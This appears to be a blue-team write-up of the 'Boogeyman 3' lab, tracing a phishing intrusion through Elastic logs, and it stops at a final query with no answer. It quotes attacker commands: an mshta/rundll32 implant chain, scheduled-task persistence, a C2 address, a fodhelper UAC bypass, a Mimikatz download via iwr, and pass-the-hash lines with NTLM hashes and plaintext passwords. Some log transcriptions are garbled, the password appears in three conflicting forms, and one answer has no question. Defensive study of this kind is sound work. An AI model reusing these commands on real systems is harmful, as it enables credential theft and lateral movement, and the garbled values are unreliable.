



Boogeyman 3

The Boogeyman emerges from the darkness again.

Task 1 – Introduction

Due to the previous attacks of Boogeyman, Quick Logistics LLC hired a managed security service provider to handle its Security Operations Center. Little did they know, the Boogeyman was still lurking and waiting for the right moment to return.

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.


Prerequisites

This room may require the combined knowledge gained from the [SOC L1](#) Path. We recommend going through the following rooms before attempting this challenge.

- [Sysmon](#)
- [ItsyBitsy](#)
- [Investigating with ELK](#)
- [Boogeyman 1](#)
- [Boogeyman 2](#)

Lurking in the Dark


Without tripping any security defences of Quick Logistics LLC, the Boogeyman was able to compromise one of the employees and stayed in the dark, waiting for the right moment to continue the attack. Using this initial email access, the threat actors attempted to expand the impact by targeting the CEO, Evan Hutchinson.




The email appeared questionable, but Evan still opened the attachment despite the scepticism. After opening the attached document and seeing that nothing happened, Evan reported the phishing email to the security team.

Initial Investigation

Upon receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim.



In addition, the security team also observed a file inside the ISO payload, as shown in the image below.



Lastly, it was presumed by the security team that the incident occurred between **August 29 and August 30, 2023**.

Given the initial findings, you are tasked to analyse and assess the impact of the compromise.

Answer the questions below

What is the PID of the process that executed the initial stage 1 payload?

Query used:

winlog.event_id: 1 and process.name: "mshta.exe"




Figure 1: Elastic event showing mshta.exe executing the disguised HTA payload from the mounted ISO.

I started by looking for process creation events related to the suspicious attachment. The file looked like a PDF, but Windows identified it as an HTML Application, which is commonly executed using mshta.exe.

In Elastic, I filtered for Sysmon process creation events using winlog.event_id: 1 and process.name: "mshta.exe". This returned one event showing mshta.exe executing the payload from the mounted ISO path:

D:\ProjectFinancialSummary_Q3.pdf.hta

The event showed that the process was started by explorer.exe, which fits with the user opening the attachment manually. The process.pid field showed the PID as 6392.

Answer: 6392

The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?

Query used:

winlog.event_id: 1 and process.parent.pid: 6392 and "mshta.exe"




Figure 2: Elastic event showing mshta.exe launching xcopy.exe to copy review.dat into the user's Temp directory.

After identifying mshta.exe as the stage 1 process, I pivoted on its PID to see what child processes it created.

This returned three child process creation events. The first important one was xcopy.exe, which copied review.dat from the mounted ISO drive to the user's Temp directory.

Answer: "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat
C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?

Query used:

`winlog.event_id: 1 and process.parent.pid: 6392 and "mshta.exe"`




Figure 3: Elastic event showing mshta.exe launching rundll32.exe to execute review.dat with the DllRegisterServer export.

After confirming that the stage 1 payload copied review.dat, I continued reviewing the child processes created by mshta.exe.

The results showed rundll32.exe being launched by mshta.exe. The command line showed review.dat being executed with the DllRegisterServer export, meaning the payload was loaded through rundll32.exe.

Answer: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?

Query used:

winlog.event_id: 1 and process.parent.pid: 6392 and "mshta.exe"




Figure 4: Elastic event showing the PowerShell command used by mshta.exe to create the scheduled task named Review.

The stage 1 payload created persistence using a PowerShell command. In the command line, the script used `New-ScheduledTask` and then registered it with `Register-ScheduledTask`.

The scheduled task name is shown after `-TaskName` :Review

Answer: Review

The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)

Query used:

winlog.event_id:3 and "rundll32.exe" and process.pid:4672




Figure 5: Elastic event showing rundll32.exe repeatedly connecting to 165.232.170.151 over port 80.

After identifying the later rundll32.exe process related to the implanted file, I searched for network connection events linked to that process ID.

The results showed rundll32.exe repeatedly connecting to the same external destination. The destination.ip field showed 165.232.170.151, and the destination.port field showed 80. This indicates a potential C2 connection over HTTP.

Answer: 165.232.170.151:80

The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

Query used:

winlog.event_id:1 and (process.name:"fodhelper.exe" or process.name:"computerdefaults.exe" or process.name:"sdclt.exe" or process.name:"eventvwr.exe")




Figure 6: Elastic event showing fodhelper.exe process creation during the attacker's UAC bypass attempt.

After confirming the C2 activity, I looked for process creation events related to common UAC bypass techniques. The query returned two events for `fodhelper.exe`.

fodhelper.exe is a trusted Windows binary that attackers commonly abuse for UAC bypass when the compromised user already has local administrator rights. In this case, the presence of **fodhelper.exe** execution shows the attacker attempting to elevate privileges without triggering the normal UAC prompt.

Answer: fodhelper.exe

Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?

Query used:

winlog.event_id:4104 and "github.com" and "iwr" and "powershell"




Figure 7: Elastic PowerShell script block event showing the attacker downloading Mimikatz from GitHub.

After the UAC bypass activity, I searched PowerShell script block logs for download commands involving GitHub. The query returned PowerShell activity using 'iwr' to download a ZIP file from GitHub.

The URL pointed to the Mimikatz GitHub repository, which matches the attacker's attempt to download a credential dumping tool.

Answer: GitHub link:

https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip

After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)

Query used:

winlog.event_id:4104 and ("sekurlsa" or "logonpasswords" or "mimikatz" or "privilege::debug")




Figure 8: Elastic PowerShell script block event showing Mimikatz pass-the-hash activity using the itadmin account and NTLM hash.

I searched PowerShell script block logs for Mimikatz activity. The results showed the attacker running ``sekurlsa::pth`` with the ``itadmin`` account and an NTLM hash. This indicated that the attacker was using pass-the-hash with the dumped credential.

The credential pair identified was: **itadmin:F84769D250EB95EB2D7D8B4A1C5613F2**

To confirm that this was the credential used to access another machine, I searched for "itadmin" activity outside the original compromised host.

Query used:

user.name:"itadmin" and not host.name:"WKSTN-1337.quicklogistics.org" and (winlog.event_id:4624 or winlog.event_id:1 or winlog.event_id:3 or winlog.event_id:4634)




Figure 9: Elastic events showing successful itadmin logon activity on DC01

This showed successful logon activity for 'itadmin' on DC01.quicklogistics.org. The presence of Event ID 4624 confirmed that the account was used to authenticate to another machine, followed by Event ID 4634 logoff events.

Figure 9: Elastic events showing successful itadmin logon activity on DC01 after the credential was used for lateral movement.

Answer: itadmin:F84769D250EB95EB2D7D8B4A1C5613F2

Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?

Query used:

host.name:"WKSTN-0051.quicklogistics.org" and not message:"Creating Scriptblock text" and ("\\\\" or "ls" or "dir" or ".txt" or ".docx" or ".xlsx")



Figure 10: Filtering for share and file-access activity revealed that the attacker listed the remote ITFiles share from WKSTN-0051.quicklogistics.org.

To find file-share activity, I filtered logs from WKSTN-0051.quicklogistics.org and looked for PowerShell commands related to UNC paths, directory listing, and common document/script file extensions. This helped remove noisy script block creation events and focus on actual command execution.

The result showed PowerShell being used to list a remote share:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "ls FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles"

This confirmed that the attacker was enumerating the remote share \\WKSTN-1327.quicklogistics.org\ITFiles.

Query used:

"ITFiles" and "powershell"

After identifying the ITFiles share, I searched directly for events containing both ITFiles and powershell. This helped confirm what the attacker accessed after enumerating the remote share.

The result showed that the attacker used PowerShell to read a file from the share:

cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1



Figure 11: After identifying the ITFiles share, searching for ITFiles and powershell showed that the attacker accessed IT_Automation.ps1 using PowerShell.

Answer: IT_Automation.ps1

Query used:

The screenshot displays two log entries from a Windows event viewer:

Entry 1:
Time: Aug 30, 2023 @ 01:43:38.852
User Name: user.name
Event ID: winlog.event_id
Process Command Line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c \$Credential = (New-Object PScredential -ArgumentList (\$CredName,\$Host)); mltsh; (ConvertTo-SecureString "TrickyP\$ssw@rd87" -AsPlainText -Force e); Invoke-Command -Credential \$Credential -ComputerName WKSTN-152 7 -ScriptBlock [powershell] -enc \$QBMcaPaLMBGfPAvgvILtIcmBpGBAgBgIA GEYgBSAUALgBOAFMvgBLHtAcwbqGBABgaAuEBAyCBGAAGSagkgACNAZgwBIACKmW AnsdKafTAPkxMcRnGRdARlASglu r8tAGzDlAkauKFPATPRrSHFasCRtGISUduyXdk

Message: Engine state is changed from None to Available.

Details: NewEngineState=Available PreviousEngineState=None

SensorName=Basharr-C79

Entry 2:
Time: Aug 30, 2023 @ 01:43:38.897
User Name: user.name
Event ID: winlog.event_id
Process Command Line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c \$Credential = (New-Object PScredential -ArgumentList ('QUICKDISPATCH\\alan.s.mltsh; (ConvertTo-SecureString "TrickyP\$ssw@rd87" -AsPlainText -Force e); Invoke-Command -Credential \$Credential -ComputerName WKSTN-152 7 -ScriptBlock [powershell] -enc \$QBMcaPaLMBGfPAvgvILtIcmBpGBAgBgIA GEYgBSAUALgBOAFMvgBLHtAcwbqGBABgaAuEBAyCBGAAGSagkgACNAZgwBIACKmW AnsdKafTAPkxMcRnGRdARlASglu r8tAGzDlAkauKFPATPRrSHFasCRtGISUduyXdk

Message: Provider 'Variable' is Started.

Details: ProviderName=Variable NewProviderState=Started

After confirming that the attacker accessed IT_Automation.ps1, I searched for PowerShell activity related to credential handling. I looked for common credential-related strings such as ConvertTo-SecureString, PSCredential, and -Credential.

```
$credential = (New-Object PSCredential -ArgumentList ('QUICKLOGISTICS\allan.smith'), (ConvertTo-SecureString 'r!ckyP@ssw0rd987' -AsPlainText -Force))
```

The weakness here was that credentials were hardcoded inside the PowerShell automation script. After the attacker accessed IT_Automation.ps1 from the remote ITFiles share, they found the username and plaintext password and reused them for lateral movement.

Answer: QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987

Answer: WKSTN-1327

Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?

Query used:

event.code:1 and "powershell" and "allan.smith"




Figure 14: Filtering for PowerShell process creation events involving allan.smith showed the malicious command on the second compromised machine, with wsmprovhost.exe as the parent process.

After identifying the credentials used for lateral movement, I searched for Sysmon process creation events containing PowerShell activity and the compromised user allan.smith. This showed the malicious PowerShell command being executed on the target system.

The process creation event showed powershell.exe running with an encoded command, and the parent process was wsmprovhost.exe. This indicates that the command was launched through remote PowerShell execution.

Answer: wsmprovhost.exe

The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)

Query used:

host.name:"WKSTN-1327.quicklogistics.org" and ("hashdump" or "sam" or "ntds" or "lsadump" or "sekurlsa" or "mimikatz" or "aad3b435b51404eeaad3b435b51404ee")




Figure 15: Filtering for Mimikatz and hash-dumping activity on WKSTN-1327 showed that the attacker used the Administrator NTLM hash for pass-the-hash activity.

After identifying **WKSTN-1327.quicklogistics.org** as the target of the lateral movement attempt, I searched for credential-dumping activity on that host. I looked for common Mimikatz and hash-dumping terms such as `sekurlsa`, `lsadump`, `hashdump`, `sam`, and `ntds`.

The results showed Mimikatz being executed from the compromised user profile:

`C:\Users\allan.smith\Documents\mimikatz.exe`

The PowerShell script block also showed a pass-the-hash command using the dumped NTLM hash:

`sekurlsa::pth /user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dcb54e7adc715c0e7091ec`

Answer: administrator:00f80f2538dcb54e7adc715c0e7091ec

After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?

Query used:

host.name:"DC01.quicklogistics.org" and ("lsadump::dcsync" or "dcsync" or "mimikatz")

